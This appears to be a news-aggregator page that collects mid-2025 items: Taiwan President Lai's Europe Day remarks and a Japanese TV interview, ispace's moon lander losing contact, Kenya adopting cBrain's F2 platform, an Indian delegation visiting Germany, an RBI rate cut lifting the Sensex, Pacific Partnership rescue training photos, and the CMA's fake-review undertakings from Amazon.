    On the evening of May 29, President Lai Ching-te attended the 2025 Europe Day Dinner. In remarks, President Lai stated that Taiwan looks forward to further establishing institutionalized mechanisms with Europe for our trade and investment ties and hopes to take an innovative and diverse approach to sign an economic partnership agreement with the European Union, to provide a more transparent, stable, and predictable business environment for our enterprises. The president said that Taiwan will actively work alongside other democracies, including those in Europe, to jointly build resilient, promising non-red supply chains, and noted that Taiwan and Europe have endless potential for collaboration, whether it is in safeguarding freedom and democracy or advancing our economic and trade relationship. He expressed hope to further strengthen our partnership and work together toward global peace, stability, and prosperity. A transcript of President Lai’s remarks follows: Chairman [Henry] Chang (張瀚書), thank you for the invitation, and congratulations on your second term. I’m confident that under your leadership, the ECCT [European Chamber of Commerce Taiwan] will build even more bridges for cooperation between Taiwan and Europe. I would also like to thank EETO [European Economic and Trade Office] Head [Lutz] Güllner and all the European country representatives stationed in Taiwan. Your hard work over the years has helped deepen Taiwan-Europe relations and brought about such fruitful cooperation. Thank you. This year we celebrate the 75th anniversary of the Schuman Declaration. In 1950, then-French Foreign Minister Robert Schuman proposed to create a European federation dedicated to preserving peace. The declaration symbolized a new flowering in the post-war era of democracy, unity, and cooperation. As we face the geopolitical challenges and drastic economic changes of today’s world, the Schuman Declaration still speaks to us profoundly. This year is also the 80th anniversary of the end of World War II in Europe. Moving forward, Taiwan will continue to advance cooperation with our democratic partners, and will join hands with Europe to build a partnership of even greater resilience and mutual trust. Europe is Taiwan’s third largest trading partner. It is also Taiwan’s largest source of foreign direct investment. Last year, bilateral trade between Taiwan and Europe totaled US$84.7 billion. This demonstrates our vibrant economic and trade ties and reflects the high levels of confidence our businesses have in each other’s markets and systems. We look forward to Taiwan and Europe further establishing institutionalized mechanisms for our trade and investment ties. And we hope to take an innovative and diverse approach to sign an economic partnership agreement with the EU, to provide a more transparent, stable, and predictable business environment for our enterprises. Today’s Taiwan has an internationally recognized democracy and a semiconductor industry vital to global security and prosperity. This enables us to play a key role in restructuring global democratic supply chains and the economic order. In particular, we see supply chains dominated by a new authoritarian bloc expanding their influence through non-market mechanisms, price subsidies, and monopolies on resources, as they seek global control of critical technologies and manufacturing capabilities. Their actions not only distort principles of market fairness, but also threaten the international community’s basic expectations for democracy, the rule of law, and corporate responsibility. In response, Taiwan will actively work alongside other democracies, including those in Europe, to jointly build resilient, promising non-red supply chains. We will also introduce an initiative on semiconductor supply chain partnerships for global democracies. This is more than a proposal for economic cooperation; it is an alliance of shared values and advanced technology. Security in the Taiwan Strait and regional peace and stability have always been issues of mutual interest for Taiwan and Europe. So here today, on behalf of all the people of Taiwan, I would like to thank the EU and European nations for continuing to take concrete actions in public support of peace and stability across the strait. Such actions are vital to regional security and prosperity. Taiwan will continue to bolster itself to achieve real peace through strength, and will work with democratic partners to safeguard freedom and democracy, thereby showing our determination for regional peace. At this critical time, Taiwan and Europe have endless potential for collaboration, whether it’s in safeguarding freedom and democracy or advancing our economic and trade relationship. I look forward to our joining hands at this strategic juncture to further strengthen our partnership and work together toward global peace, stability, and prosperity. Also in attendance at the event was British Office Taipei Representative Ruth Bradley-Jones.

    Details
    2025-05-20
    President Lai interviewed by Nippon Television and Yomiuri TV
    In a recent interview on Nippon Television’s news zero program, President Lai Ching-te responded to questions from host Mr. Sakurai Sho and Yomiuri TV Shanghai Bureau Chief Watanabe Masayo on topics including reflections on his first year in office, cross-strait relations, China’s military threats, Taiwan-United States relations, and Taiwan-Japan relations. The interview was broadcast on the evening of May 19. During the interview, President Lai stated that China intends to change the world’s rules-based international order, and that if Taiwan were invaded, global supply chains would be disrupted. Therefore, he said, Taiwan will strengthen its national defense, prevent war by preparing for war, and achieve the goal of peace. The president also noted that Taiwan’s purpose for developing drones is based on national security and industrial needs, and that Taiwan hopes to collaborate with Japan. He then reiterated that China’s threats are an international problem, and expressed hope to work together with the US, Japan, and others in the global democratic community to prevent China from starting a war. Following is the text of the questions and the president’s responses: Q: How do you feel as you are about to round out your first year in office? President Lai: When I was young, I was determined to practice medicine and save lives. When I left medicine to go into politics, I was determined to transform Taiwan. And when I was sworn in as president on May 20 last year, I was determined to strengthen the nation. Time flies, and it has already been a year. Although the process has been very challenging, I am deeply honored to be a part of it. I am also profoundly grateful to our citizens for allowing me the opportunity to give back to our country. The future will certainly be full of more challenges, but I will do everything I can to unite the people and continue strengthening the nation. That is how I am feeling now. Q: We are now coming up on the 80th anniversary of the end of World War II, and over this period, we have often heard that conflict between Taiwan and the mainland is imminent. Do you personally believe that a cross-strait conflict could happen? President Lai: The international community is very much aware that China intends to replace the US and change the world’s rules-based international order, and annexing Taiwan is just the first step. So, as China’s military power grows stronger, some members of the international community are naturally on edge about whether a cross-strait conflict will break out. The international community must certainly do everything in its power to avoid a conflict in the Taiwan Strait; there is too great a cost. Besides causing direct disasters to both Taiwan and China, the impact on the global economy would be even greater, with estimated losses of US$10 trillion from war alone – that is roughly 10 percent of the global GDP. Additionally, 20 percent of global shipping passes through the Taiwan Strait and surrounding waters, so if a conflict breaks out in the strait, other countries including Japan and Korea would suffer a grave impact. For Japan and Korea, a quarter of external transit passes through the Taiwan Strait and surrounding waters, and a third of the various energy resources and minerals shipped back from other countries pass through said areas. If Taiwan were invaded, global supply chains would be disrupted, and therefore conflict in the Taiwan Strait must be avoided. Such a conflict is indeed avoidable. I am very thankful to Prime Minister of Japan Ishiba Shigeru and former Prime Ministers Abe Shinzo, Suga Yoshihide, and Kishida Fumio, as well as US President Donald Trump and former President Joe Biden, and the other G7 leaders, for continuing to emphasize at international venues that peace and stability across the Taiwan Strait are essential components for global security and prosperity. When everyone in the global democratic community works together, stacking up enough strength to make China’s objectives unattainable or to make the cost of invading Taiwan too high for it to bear, a conflict in the strait can naturally be avoided. Q: As you said, President Lai, maintaining peace and stability across the Taiwan Strait is also very important for other countries. How can war be avoided? What sort of countermeasures is Taiwan prepared to take to prevent war? President Lai: As Mr. Sakurai mentioned earlier, we are coming up on the 80th anniversary of the end of WWII. There are many lessons we can take from that war. First is that peace is priceless, and war has no winners. From the tragedies of WWII, there are lessons that humanity should learn. We must pursue peace, and not start wars blindly, as that would be a major disaster for humanity. In other words, we must be determined to safeguard peace. The second lesson is that we cannot be complacent toward authoritarian powers. If you give them an inch, they will take a mile. They will keep growing, and eventually, not only will peace be unattainable, but war will be inevitable. The third lesson is why WWII ended: It ended because different groups joined together in solidarity. Taiwan, Japan, and the Indo-Pacific region are all directly subjected to China’s threats, so we hope to be able to join together in cooperation. This is why we proposed the Four Pillars of Peace action plan. First, we will strengthen our national defense. Second, we will strengthen economic resilience. Third is standing shoulder to shoulder with the democratic community to demonstrate the strength of deterrence. Fourth is that as long as China treats Taiwan with parity and dignity, Taiwan is willing to conduct exchanges and cooperate with China, and seek peace and mutual prosperity. These four pillars can help us avoid war and achieve peace. That is to say, Taiwan hopes to achieve peace through strength, prevent war by preparing for war, keeping war from happening and pursuing the goal of peace. Q: Regarding drones, everyone knows that recently, Taiwan has been actively researching, developing, and introducing drones. Why do you need to actively research, develop, and introduce new drones at this time? President Lai: This is for two purposes. The first is to meet national security needs. The second is to meet industrial development needs. Because Taiwan, Japan, and the Philippines are all part of the first island chain, and we are all democratic nations, we cannot be like an authoritarian country like China, which has an unlimited national defense budget. In this kind of situation, island nations such as Taiwan, Japan, and the Philippines should leverage their own technologies to develop national defense methods that are asymmetric and utilize unmanned vehicles. In particular, from the Russo-Ukrainian War, we see that Ukraine has successfully utilized unmanned vehicles to protect itself and prevent Russia from unlimited invasion. In other words, the Russo-Ukrainian War has already proven the importance of drones. Therefore, the first purpose of developing drones is based on national security needs. Second, the world has already entered the era of smart technology. Whether generative, agentic, or physical, AI will continue to develop. In the future, cars and ships will also evolve into unmanned vehicles and unmanned boats, and there will be unmanned factories. Drones will even be able to assist with postal deliveries, or services like Uber, Uber Eats, and foodpanda, or agricultural irrigation and pesticide spraying. Therefore, in the future era of comprehensive smart technology, developing unmanned vehicles is a necessity. Taiwan, based on industrial needs, is actively planning the development of drones and unmanned vehicles. I would like to take this opportunity to express Taiwan’s hope to collaborate with Japan in the unmanned vehicle industry. Just as we do in the semiconductor industry, where Japan has raw materials, equipment, and technology, and Taiwan has wafer manufacturing, our two countries can cooperate. Japan is a technological power, and Taiwan also has significant technological strengths. If Taiwan and Japan work together, we will not only be able to safeguard peace and stability in the Taiwan Strait and security in the Indo-Pacific region, but it will also be very helpful for the industrial development of both countries. Q: The drones you just described probably include examples from the Russo-Ukrainian War. Taiwan and China are separated by the Taiwan Strait. Do our drones need to have cross-sea flight capabilities? President Lai: Taiwan does not intend to counterattack the mainland, and does not intend to invade any country. Taiwan’s drones are meant to protect our own nation and territory. Q: Former President Biden previously stated that US forces would assist Taiwan’s defense in the event of an attack. President Trump, however, has yet to clearly state that the US would help defend Taiwan. Do you think that in such an event, the US would help defend Taiwan? Or is Taiwan now trying to persuade the US? President Lai: Former President Biden and President Trump have answered questions from reporters. Although their responses were different, strong cooperation with Taiwan under the Biden administration has continued under the Trump administration; there has been no change. During President Trump’s first term, cooperation with Taiwan was broader and deeper compared to former President Barack Obama’s terms. After former President Biden took office, cooperation with Taiwan increased compared to President Trump’s first term. Now, during President Trump’s second term, cooperation with Taiwan is even greater than under former President Biden. Taiwan-US cooperation continues to grow stronger, and has not changed just because President Trump and former President Biden gave different responses to reporters. Furthermore, the Trump administration publicly stated that in the future, the US will shift its strategic focus from Europe to the Indo-Pacific. The US secretary of defense even publicly stated that the primary mission of the US is to prevent China from invading Taiwan, maintain stability in the Indo-Pacific, and thus maintain world peace. There is a saying in Taiwan that goes, “Help comes most to those who help themselves.” Before asking friends and allies for assistance in facing threats from China, Taiwan must first be determined and prepared to defend itself. This is Taiwan’s principle, and we are working in this direction, making all the necessary preparations to safeguard the nation. Q: I would like to ask you a question about Taiwan-Japan relations. After the Great East Japan Earthquake in 2011, you made an appeal to give Japan a great deal of assistance and care. In particular, you visited Sendai to offer condolences. Later, you also expressed condolences and concern after the earthquakes in Aomori and Kumamoto. What are your expectations for future Taiwan-Japan exchanges and development? President Lai: I come from Tainan, and my constituency is in Tainan. Tainan has very deep ties with Japan, and of course, Taiwan also has deep ties with Japan. However, among Taiwan’s 22 counties and cities, Tainan has the deepest relationship with Japan. I sincerely hope that both of you and your teams will have an opportunity to visit Tainan. I will introduce Tainan’s scenery, including architecture from the era of Japanese rule, Tainan’s cuisine, and unique aspects of Tainan society, and you can also see lifestyles and culture from the Showa era.  The Wushantou Reservoir in Tainan was completed by engineer Mr. Hatta Yoichi from Kanazawa, Japan and the team he led to Tainan after he graduated from then-Tokyo Imperial University. It has nearly a century of history and is still in use today. This reservoir, along with the 16,000-km-long Chianan Canal, transformed the 150,000-hectare Chianan Plain into Taiwan’s premier rice-growing area. It was that foundation in agriculture that enabled Taiwan to develop industry and the technology sector of today. The reservoir continues to supply water to Tainan Science Park. It is used by residents of Tainan, the agricultural sector, and industry, and even the technology sector in Xinshi Industrial Park, as well as Taiwan Semiconductor Manufacturing Company. Because of this, the people of Tainan are deeply grateful for Mr. Hatta and very friendly toward the people of Japan. A major earthquake, the largest in 50 years, struck Tainan on February 6, 2016, resulting in significant casualties. As mayor of Tainan at the time, I was extremely grateful to then-Prime Minister Abe, who sent five Japanese officials to the disaster site in Tainan the day after the earthquake. They were very thoughtful and asked what kind of assistance we needed from the Japanese government. They offered to provide help based on what we needed. I was deeply moved, as former Prime Minister Abe showed such care, going beyond the formality of just sending supplies that we may or may not have actually needed. Instead, the officials asked what we needed and then provided assistance based on those needs, which really moved me. Similarly, when the Great East Japan Earthquake of 2011 or the later Kumamoto earthquakes struck, the people of Tainan, under my leadership, naturally and dutifully expressed their support. Even earlier, when central Taiwan was hit by a major earthquake in 1999, Japan was the first country to deploy a rescue team to the disaster area. On February 6, 2018, after a major earthquake in Hualien, former Prime Minister Abe appeared in a video holding up a message of encouragement he had written in calligraphy saying “Remain strong, Taiwan.” All of Taiwan was deeply moved. Over the years, Taiwan and Japan have supported each other when earthquakes struck, and have forged bonds that are family-like, not just neighborly. This is truly valuable. In the future, I hope Taiwan and Japan can be like brothers, and that the peoples of Taiwan and Japan can treat one another like family. If Taiwan has a problem, then Japan has a problem; if Japan has a problem, then Taiwan has a problem. By caring for and helping each other, we can face various challenges and difficulties, and pursue a brighter future. Q: President Lai, you just used the phrase “If Taiwan has a problem, then Japan has a problem.” In the event that China attempts to invade Taiwan by force, what kind of response measures would you hope the US military and Japan’s Self-Defense Forces take? President Lai: As I just mentioned, annexing Taiwan is only China’s first step. Its ultimate objective is to change the rules-based international order. That being the case, China’s threats are an international problem. So, I would very much hope to work together with the US, Japan, and others in the global democratic community to prevent China from starting a war – prevention, after all, is more important than cure.

    MIL OSI Asia Pacific News –

    June 6, 2025
  • Japan’s ispace loses communication with moon lander after touchdown attempt

    Source: Government of India

    Source: Government of India (4)

    Japanese company ispace said it has not been able to establish communication with its uncrewed moon lander following its lunar touchdown attempt on Friday, two years after its failed inaugural mission.

    Tokyo-based ispace has hoped to join U.S. firms Intuitive Machines and Firefly Aerospace, which have accomplished commercial landings amid an intensifying global race for the moon that includes state-run missions from China and India.

    Resilience, ispace’s second lunar lander, targeted Mare Frigoris, a basaltic plain about 900 km (560 miles) from the moon’s north pole.

    The company’s live-streamed flight data showed Resilience’s altitude suddenly falling to zero shortly before the planned touchdown time of 4:17 a.m. on Friday, Japanese time (1917 GMT on Thursday) following an hour-long descent from lunar orbit.

    “We haven’t been able to confirm” communication, and control centre members will “continuously attempt to communicate with the lander,” the company said in the broadcast. Footage from the control room showed nervous faces of ispace engineers.

    A room of more than 500 ispace employees, shareholders, sponsors and government officials abruptly grew silent during a public viewing event at mission partner Sumitomo Mitsui Banking Corp in the wee hours in Tokyo.

    The status of Resilience remains unclear, and ispace CEO Takeshi Hakamada will hold a press conference about the outcome of the mission at 9 a.m. (0000 GMT), the company said.

    In 2023, ispace’s first lander crashed into the moon’s surface due to inaccurate recognition of its altitude. Software remedies have been implemented, while the hardware design is mostly unchanged in Resilience, the company has said.

    Resilience carried a four-wheeled rover built by ispace’s Luxembourg subsidiary and five external payloads worth a total of $16 million, including scientific instruments from Japanese firms and a Taiwanese university.

    Following the landing, the 2.3-metre-high lander and the microwave-sized rover were scheduled to begin 14-day exploration activities until the arrival of a freezing-cold lunar night, including capturing images of regolith, the moon’s fine-grained surface material, on a contract with U.S. space agency NASA.

    Shares of ispace more than doubled earlier this year on growing investor hopes for the second mission, before calming in recent days. As of Thursday, ispace had a market capitalisation of more than 110 billion yen ($766 million).

    Resilience in January shared a SpaceX rocket launch with Firefly’s Blue Ghost lander, which took a faster trajectory to the moon and touched down successfully in March.

    Intuitive Machines, which last year marked the world’s first touchdown of a commercial lunar lander, made its second attempt in March but the lander Athena ended on its side on the lunar surface just as in the first mission.

    Japan last year became the world’s fifth country to achieve a soft lunar landing after the former Soviet Union, the U.S., China and India, when the national Japan Aerospace Exploration Agency achieved the touchdown of its SLIM lander, yet also in a toppled position.

    Despite President Donald Trump’s proposed changes to the U.S. space policy, Japan remains committed to the American-led Artemis moon program, pledging the involvement of Japanese astronauts and technologies for future lunar missions.

    Including one in 2027 as part of NASA’s Commercial Lunar Payload Services for the Artemis program, ispace plans seven more missions in the U.S. and Japan through 2029 to capture increasing demands for lunar transportation.

    (REUTERS)

    June 6, 2025
  • MIL-OSI: Kenyan government has revealed plans to adopt the Danish F2 platform

    Source: GlobeNewswire (MIL-OSI)

    Press Release no. 03/2025

    Kenyan government has revealed plans to adopt the Danish F2 platform

    Copenhagen, June 6, 2025

    cBrain (NASDAQ: CBRAIN) is pleased to share that the Kenyan Ministry of Information, Communications, and the Digital Economy has revealed plans to roll out the F2 digital platform across all government departments, thereby transitioning into paperless working environments.

    The plans were shared with Kenyan media by Cabinet Secretary William Kabogo on June 4, following a high-level meeting with the Danish Ambassador to Kenya, Stephan Schønemann. The project is being implemented with support from the Danish government, and cBrain is proud to contribute its technology to this strategic collaboration.

    According to the Cabinet Secretary, the new digital platform will be fundamental in reinforcing transparency and accountability in the Kenyan public service. “To ensure efficient service delivery, the government requires clear processes and decision-making that can be traced, transparent, accountable, and timely. This is fundamental to ensure every action is fully auditable,” he told the media.

    This comes two months after the Cabinet Secretary told the media that the Ministry was piloting a paperless system, aiming to eliminate bureaucracies that slow down service delivery.

    F2 is a commercial off-the-shelf (COTS) digital platform designed specifically for government use, developed in close collaboration with the Danish government. F2 serves as the digital backbone for Denmark’s central administration and is actively used by the Danish ministries and more than 75 Danish government organizations. 

    Internationally, the F2 COTS for government platform has been deployed by government authorities across five continents. Purpose-built to support public sector workflows, compliance, and documentation needs, F2 enables fast, scalable, and legally compliant digital operations across the public sector. 

    Best regards

    Per Tejs Knudsen, CEO

    Inquiries regarding this Press Release may be directed to 

    Ejvind Jørgensen, CFO & Head of Investor Relations, cBrain A/S, ir@cbrain.com, +45 2594 4973

    Attachment

    • Press Release no 2025-03 (Kenyan government has revealed plans to adopt F2)

    The MIL Network –

    June 6, 2025
  • All-party delegation to convey India’s united and resolute stand against terrorism in Germany

    Source: Government of India

    Source: Government of India (4)

    An all-party Indian Parliamentary delegation led by BJP MP Ravi Shankar Prasad reached Berlin on Thursday to convey India’s united and resolute stand against terrorism.

    India’s Ambassador to Germany, Ajit Gupte, briefed the delegation on India-Germany relations, with a focus on the expanding strategic partnership and growing cooperation across various sectors.

    During their visit to Germany from June 5 to 7, the delegation will engage with senior dignitaries from the German Parliament (Bundestag) and the Federal Foreign Office, along with key representatives from leading think tanks and the Indian community in Germany.

    The visit is part of India’s ongoing diplomatic outreach under Operation Sindoor, underscoring its unwavering commitment to a zero-tolerance policy on terrorism.

    Apart from Prasad, the delegation includes BJP MPs Daggubati Purandeswari, Samik Bhattacharya, and Ghulam Ali Khatana; Shiv Sena (UBT) MP Priyanka Chaturvedi; AIADMK MP M. Thambidurai; Congress MP Amar Singh; former Union Minister M.J. Akbar; and former Ambassador Pankaj Saran.

    (With inputs from IANS)

    June 6, 2025
  • Sensex welcomes RBI’s jumbo 50-bp rate cut, surges more than 500 points

    Source: Government of India

    Source: Government of India (4)

    The Indian benchmark indices surged on Friday after Reserve Bank of India Governor Sanjay Malhotra announced a jumbo 50-basis-point cut, from 6 per cent to 5.5 per cent, and a 100-basis-point reduction in the Cash Reserve Ratio (CRR) from 4 per cent to 3 per cent.

    The impact was immediate. At about 10:46 a.m., the Sensex was 505.70 points, or 0.62 per cent, higher at 81,947.74, while the Nifty gained 168.40 points, or 0.68 per cent, to reach 24,919.30.

    The Nifty Bank index advanced 682.95 points (1.22 per cent) to 56,443.80. The Nifty Midcap 100 climbed 363.20 points (0.62 per cent) to 58,666.20, and the Nifty Smallcap 100 added 48.25 points (0.26 per cent) to 18,480.85.

    Among Sensex constituents, Bajaj Finance, Axis Bank, Maruti Suzuki, Kotak Mahindra Bank and IndusInd Bank led the gains. Sun Pharma, Infosys, Nestlé India and HCL Tech were the principal laggards.

    “The change in monetary stance from accommodative to neutral also indicates that more rate cuts are unlikely unless the situation warrants. The credit growth that this rate cut will hopefully stimulate will compensate for the dip in margins,” said Dr VK Vijayakumar, Chief Investment Strategist, Geojit Investments Ltd.

    Madhavi Arora, Chief Economist, Emkay Global, said that the RBI appears to have front-loaded all policy actions, be it higher-than-expected rate cuts or infusing durable albeit staggered liquidity via lower CRRs.

    “All of that now implies that the ball is in the banks’ court to transmit easier financial conditions faster,” Arora mentioned.

    Earlier in the session, the domestic indices had opened flat ahead of the Monetary Policy Committee decision, with selective buying in IT and PSU banking shares. The India VIX fell 4.21 per cent to 15.08, signalling that the market is pricing in lower near-term volatility.

    (IANS)

    June 6, 2025
  • MIL-OSI Security: Pacific Partnership 2025 Kicks off with urban rescue training in Virac, Philippines, June 2, 2025 [Image 3 of 9]

    Source: United States Navy (Logistics Group Western Pacific)

    Issued by: on


    VIRAC, Philippines (June 2, 2025) – U.S. Navy Cmdr. Robert Reyes, gives opening remarks to Armed Forces of the Philippines personnel, local emergency responders, and civilian authorities before an Incident Command Systems training in Virac, Philippines, June 2, 2025. This effort is part of a two-week urban rescue training exercise supporting the humanitarian assistance and disaster response objectives of Pacific Partnership 2025. Now in its 21st iteration, Pacific Partnership series is the largest annual multinational humanitarian assistance and disaster management preparedness mission conducted in the Indo-Pacific. Pacific Partnership works collaboratively with host and partner nations to enhance regional interoperability and disaster response capabilities, increase security and stability in the region, and foster new and enduring friendships in the Indo-Pacific. (U.S. Navy photo by Mass Communication Specialist 2nd Class Jordan Jennings)

    Date Taken: 06.02.2025
    Date Posted: 06.03.2025 20:23
    Photo ID: 9081877
    VIRIN: 250602-N-YV347-1086
    Resolution: 7494×4996
    Size: 22.63 MB
    Location: VIRAC, PH

    Web Views: 25
    Downloads: 4

    PUBLIC DOMAIN  

    This work, Pacific Partnership 2025 Kicks off with urban rescue training in Virac, Philippines, June 2, 2025 [Image 9 of 9], by PO2 Jordan Jennings, identified by DVIDS, must comply with the restrictions shown on https://www.dvidshub.net/about/copyright.

    MIL Security OSI –

    June 6, 2025
  • MIL-OSI Security: Pacific Partnership 2025 Conducts Mission Stop in Philippines, June 2025

    Source: United States Navy (Logistics Group Western Pacific)

    Issued by: on


    VIRAC, Philippines (June 4, 2025) – Hawaii National Guardsmen and personnel from the Armed Forces of the Philippines instruct local emergency responders and civilian authorities on how to perform a controlled descent in Virac, Philippines, June 4, 2025. This effort is part of a two-week urban rescue training exercise supporting the humanitarian assistance and disaster response objectives of Pacific Partnership 2025. Now in its 21st iteration, Pacific Partnership series is the largest annual multinational humanitarian assistance and disaster management preparedness mission conducted in the Indo-Pacific. Pacific Partnership works collaboratively with host and partner nations to enhance regional interoperability and disaster response capabilities, increase security and stability in the region, and foster new and enduring friendships in the Indo-Pacific. (U.S. Navy photo by Mass Communication Specialist 2nd Class Jordan Jennings)

    Date Taken: 06.04.2025
    Date Posted: 06.06.2025 02:23
    Photo ID: 9088372
    VIRIN: 250604-N-YV347-2048
    Resolution: 7698×5132
    Size: 18.77 MB
    Location: VIRAC, PH

    Web Views: 4
    Downloads: 0

    PUBLIC DOMAIN  

    This work, Pacific Partnership 2025 Conducts Mission Stop in Philippines, June 2025, by PO2 Jordan Jennings, identified by DVIDS, must comply with the restrictions shown on https://www.dvidshub.net/about/copyright.

    MORE LIKE THIS

    CONTROLLED VOCABULARY KEYWORDS

    TAGS

    MIL Security OSI –

    June 6, 2025
  • Indian delegation to convey India’s united and resolute stand against terrorism in Germany

    Source: Government of India

    Source: Government of India (4)

    An all-party Indian Parliamentary delegation led by BJP MP Ravi Shankar Prasad reached Berlin on Thursday to convey India’s united and resolute stand against terrorism.

    India’s Ambassador to Germany, Ajit Gupte, briefed the delegation on India-Germany relations, with a focus on the expanding strategic partnership and growing cooperation across various sectors.

    During their visit to Germany from June 5 to 7, the delegation will engage with senior dignitaries from the German Parliament (Bundestag) and the Federal Foreign Office, along with key representatives from leading think tanks and the Indian community in Germany.

    The visit is part of India’s ongoing diplomatic outreach under Operation Sindoor, underscoring its unwavering commitment to a zero-tolerance policy on terrorism.

    Apart from Prasad, the delegation includes BJP MPs Daggubati Purandeswari, Samik Bhattacharya, and Ghulam Ali Khatana; Shiv Sena (UBT) MP Priyanka Chaturvedi; AIADMK MP M. Thambidurai; Congress MP Amar Singh; former Union Minister M.J. Akbar; and former Ambassador Pankaj Saran.

    (With inputs from IANS)

    June 6, 2025
  • MIL-OSI Security: The Hawaii National Guard conducts Urban Rescue training during Pacific Partnership 2025 in Virac, Philippines [Image 1 of 2]

    Source: United States Navy (Logistics Group Western Pacific)

    Issued by: on


    Virac, Philippines (June 3, 2025) – Hawaii National Guard 1st Sgt. Rodolfo Acosta, center, instructs local emergency responders and civilian authorities on the proper use of rappelling gear during a training session in Virac, Philippines, June 3, 2025. This effort is part of a two-week urban rescue training exercise supporting the humanitarian assistance and disaster response objectives of Pacific Partnership 2025. Now in its 21st iteration, Pacific Partnership series is the largest annual multinational humanitarian assistance and disaster management preparedness mission conducted in the Indo-Pacific. Pacific Partnership works collaboratively with host and partner nations to enhance regional interoperability and disaster response capabilities, increase security and stability in the region, and foster new and enduring friendships in the Indo-Pacific. (U.S. Navy photo by Mass Communication Specialist 2nd Class Jordan Jennings)

    Date Taken: 06.03.2025
    Date Posted: 06.06.2025 02:19
    Photo ID: 9088355
    VIRIN: 250603-N-YV347-1136
    Resolution: 8256×5504
    Size: 30.66 MB
    Location: VIRAC, PH

    Web Views: 0
    Downloads: 0

    PUBLIC DOMAIN  

    This work, The Hawaii National Guard conducts Urban Rescue training during Pacific Partnership 2025 in Virac, Philippines [Image 2 of 2], by PO2 Jordan Jennings, identified by DVIDS, must comply with the restrictions shown on https://www.dvidshub.net/about/copyright.

    GALLERY

    MORE LIKE THIS

    CONTROLLED VOCABULARY KEYWORDS

    TAGS

    MIL Security OSI –

    June 6, 2025
  • MIL-OSI United Kingdom: Amazon gives undertakings to CMA to curb fake reviews

    Source: United Kingdom – Government Statements

    Press release

    Amazon gives undertakings to CMA to curb fake reviews

    Commitments include enhanced detection systems and sanctions for businesses and mark another milestone in CMA’s ongoing action to curb fake reviews.

    iStock

    • Amazon commits to tough sanctions for businesses using fake reviews to boost their product ratings, as well as users who post fakes
    • Move comes after Google signed undertakings in January and CMA published guidance to help businesses comply with consumer law on reviews
    • CMA now actively sweeping review platforms as it considers how to take action under new consumer regime

    Amazon, one of the largest online retailers in the world, has given undertakings to the Competition and Markets Authority (CMA) committing to enhance its existing systems for tackling fake reviews, which are now explicitly banned under the Digital Markets, Competition and Consumers Act (DMCCA).

    The undertakings also tackle CMA concerns about ‘catalogue abuse’. This is where sellers hijack the reviews of well-performing products and add them to an entirely separate and different product, in order to falsely boost its star rating – and mislead consumers. In practice, this could mean a consumer thinks they have found a pair of 5-star headphones, but on closer inspection, the majority of reviews are about a mobile phone charger.

    Amazon has also agreed to sanction businesses that boost their star ratings via bogus reviews or catalogue abuse, including bans from selling on the website. Sanctions will also be applied to users who post fake reviews, who could be banned from posting reviews altogether.

    These undertakings build on Amazon’s existing processes to ensure rigorous and robust systems are in place – meaning consumers can have greater trust and confidence in both star ratings and online reviews.

    The update comes as part of continued action from the CMA to protect consumers online. Earlier this year, it secured undertakings from Google that saw the company make significant changes to its processes for tackling fake reviews, including sanctions for repeat offenders.

    Amazon’s Undertakings

    The undertakings come after the CMA launched an investigation into Amazon over concerns that the company was breaching consumer law by failing to take adequate action to protect people from fake reviews – including not doing enough to detect and remove fake reviews, act on suspicious patterns of behaviour, or properly sanction reviewers and businesses taking part in fake review activity.

    Online reviews can have a huge impact on people’s spending. Around 90% of consumers use reviews when making purchasing decisions, and the CMA has estimated that as much as £23 billion of UK consumer spending is potentially influenced by online reviews annually.

    The CMA welcomes the constructive and collaborative approach from Amazon in developing these undertakings, and its commitment to implement them swiftly to protect its customers.

    Sarah Cardell, Chief Executive of the CMA, said:

    So many people use Amazon, from buying a new bike lock to finding the best coffee machine – and what’s clear is that star ratings and reviews have a huge impact on their choices. That’s why these new commitments matter and help set the standard. They mean people can make decisions with greater confidence – knowing that those who seek to pull the wool over their eyes will be swiftly dealt with.  

    The undertakings from Amazon and Google, alongside our recently published advice to review platforms, paint a clear picture of what the law requires from businesses. Following this, we’re now launching the next phase of our work.  This will scrutinise whether review platforms, businesses who list products on them, and reviewers themselves, are complying with the strengthened laws around fake reviews – and whether further action will be needed to see real change for shoppers.

    To address the CMA’s concerns, Amazon has committed to:

    • Rigorous processes to tackle fake reviews and catalogue abuse: Amazon has committed to have in place robust processes to quickly detect and remove fake reviews and catalogue abuse – meaning it can better identify those businesses and reviewers that are breaking the law, and take the necessary action.
    • Sanctions for businesses and reviewers: Businesses selling on Amazon face being sanctioned for catalogue abuse or using fake reviews to falsely boost their star ratings – and can be banned from selling on the site altogether. Users who post fake reviews, positive or negative, risk being banned from writing further reviews, and all their previous reviews being deleted.
    • Easier reporting functions: The undertakings commit Amazon to ensure they have clear and robust mechanisms that allow consumers – and businesses – to report fake reviews and catalogue abuse quickly and easily.

    What’s next

    The CMA is currently conducting an initial sweep of review platforms following the publication of its Fake Reviews Guidance in April. This seeks to identify review platforms that may need to do more to ensure they are complying with consumer law (as is outlined in the guidance).

    This action will form part of a new phase of the CMA’s work looking into the conduct of players across the sector, including businesses whose products and services are listed on review sites. It will determine whether further CMA action is needed under the new consumer regime.

    Under the DMCCA, the CMA can now decide independently whether consumer law has been infringed, rather than going through the courts. It can also tackle consumer law breaches directly, including issuing fines, ordering businesses to improve their practices to make sure they are in line with the law, and making them pay redress to affected consumers. 

    More information on this case can be found on the Online Reviews case page.

    Notes to editors

    1. All media enquiries should be directed to the CMA press office by email on press@cma.gov.uk, or by phone on 020 3738 6460.
    2. The undertakings relate to the reviews, review counts and star ratings for products listed on and visible to consumers when searching Amazon’s UK online store.
    3. As part of the CMA’s Online reviews and endorsements findings report, it estimated that £23 billion a year of UK consumer spending is potentially influenced by online reviews across the 6 broad sectors looked into.
